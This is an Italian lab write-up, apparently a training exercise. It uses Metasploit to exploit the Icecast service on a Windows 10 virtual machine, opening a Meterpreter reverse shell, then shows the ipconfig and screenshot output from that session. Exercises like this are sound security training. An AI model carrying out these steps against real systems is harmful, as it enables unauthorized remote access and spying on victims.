Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter. Il programma da exploitare sarà Icecast già presente nella iso.

Esecuzione:

Per l'esercizio di oggi utilizzeremo due macchine virtuali: Kali Linux come macchina attaccante e Windows 10 Pro come macchina target. Il nostro obiettivo è ottenere l'accesso remoto alla macchina Windows sfruttando una vulnerabilità del software Icecast tramite Metasploit.

Iniziamo aprendo il terminale su Kali Linux e avviando Metasploit utilizzando il comando msfconsole. Una volta dentro Metasploit, usiamo la funzione di ricerca (search) per trovare l'exploit che colpisce Icecast, il software vulnerabile che sappiamo essere presente sulla macchina Windows. Troviamo quindi l'exploit specifico per Icecast e lo selezioniamo, in modo da poterlo configurare per il nostro attacco.

Dopo aver selezionato l'exploit per Icecast, passiamo alla configurazione delle varie impostazioni richieste. Metasploit ci suggerisce automaticamente un payload predefinito, che è quello che utilizzeremo per ottenere una connessione di tipo "reverse shell" con Meterpreter.

Impostiamo l'indirizzo IP della macchina attaccante con LHOST, in questo caso 192.168.1.25, e l'IP di Windows 10 con RHOSTS, in questo caso 192.168.1.106, ed inviamo l'exploit con il comando exploit.


Una volta ottenuto l'accesso tramite Meterpreter, siamo passati a raccogliere informazioni e dati dal sistema Windows compromesso.


Inviamo il comando ipconfing, e come possiamo notare dall'immagine, ciò ci restituirà i dati di windows 10 pro:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:08:b3:a8
MTU          : 1500
IPv4 Address : 192.168.1.106
IPv4 Netmask : 255.255.255.0
IPv6 Address : 3ffe:501:ffff:101::2
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5db7:4f0f:7e59:9632
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:10f6:84c:92cb:fbf5
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::10f6:84c:92cb:fbf5
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:16a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Successivamente, come richiesto dall'esercizio andremo ad effettuare uno screenshot della macchina windows 10 tramite meterpreter, il comando che viene utilizzato in questo caso e screenshot:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/AqQKQKWj.jpeg
meterpreter >
```





Conclusione:

L’operazione si è conclusa con successo. Sfruttando la vulnerabilità di Icecast tramite Metasploit, siamo riusciti a ottenere una sessione di Meterpreter sul sistema Windows 10 di destinazione. Grazie a questa sessione abbiamo potuto:

- Verificare l’indirizzo IP del sistema compromesso, confermando il successo dell’attacco.
- Acquisire uno screenshot del desktop della vittima, ottenendo una prova visiva dell’accesso.